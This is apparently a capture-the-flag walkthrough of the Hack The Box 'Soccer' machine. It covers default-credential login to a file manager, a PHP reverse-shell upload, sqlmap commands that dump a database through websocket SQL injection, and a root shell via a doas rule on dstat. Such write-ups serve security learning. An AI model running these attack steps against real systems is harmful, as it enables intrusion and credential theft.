
Soccer

nmap

Ports 22, 80, 9091 are open
Likely a web challenge. We should keep xmltec-xmlmail from 9091 in mind though

Screenshot:



```
# Nmap 7.94 scan initiated Sat Jun 24 17:25:58 2023 as: nmap -sC -sV -oN nmap_initial.txt 10.10.11.194
Nmap scan report for 10.10.11.194
Host is up (0.090s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Sat, 24 Jun 2023 21:26:18 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot GET /</pre>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Sat, 24 Jun 2023 21:26:19 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot OPTIONS /</pre>
```

gobuster

gobuster finds a directory called “tiny”

navigating to http://soccer.htb/tiny shows us a login page for h3k tiny file manager

the login uses default credentials!!
admin:admin@123

gobuster on http://soccer.htb/tiny also reveals a subdirectory called uploads
once we login, we can upload a php reverse shell, and then run it via http://soccer.htb/tiny/uploads/php-reverse-shell.php
and we have a reverse shell!

www-data

looking around, we find a subdomain soc-player.soccer.htb
on the new website, there is a webapp creating a websocket connection and telling us wheter a ticket number is valid or not.

using manual testing and
sqlmap -u "ws://soc-player.soccer.htb:9091/ws" --risk=3 --level=5 --data='{"id":"1"}' --batch
reveals a boolean sql injection vulnerability

using
sqlmap -u "ws://soc-player.soccer.htb:9091/ws" --risk=3 --level=5 --data='{"id":"1"}' --batch --dbs
reveals a database called soccer_db

using
sqlmap -u "ws://soc-player.soccer.htb:9091/ws" --risk=3 --level=5 --data='{"id":"1"}' --batch --dump -D soccer_db
reveals a table called accounts

using -a on sqlmap and looking at /home/ we know the username of interest is player

using
sqlmap -u "ws://soc-player.soccer.htb:9091/" --risk=3 --level=5 --data '{"id":"1"}' --batch -D soccer_db --threads 10 --dump
gives the password in plaintext!

player:PlayerOftheMatch2022

priv esc

now that we are player, let's look for a way to become root

there is a nonstandard suid binary:
/usr/local/bin/doas

doing
find / 2>/dev/null | grep doas, we find a conf file:
/usr/local/etc/doas.conf which contains:
permit nopass player as root cmd /usr/bin/dstat

gtfobins on dstat gives us an easy way to spawn a root shell by creating a plugin and abusing it to spawn a shell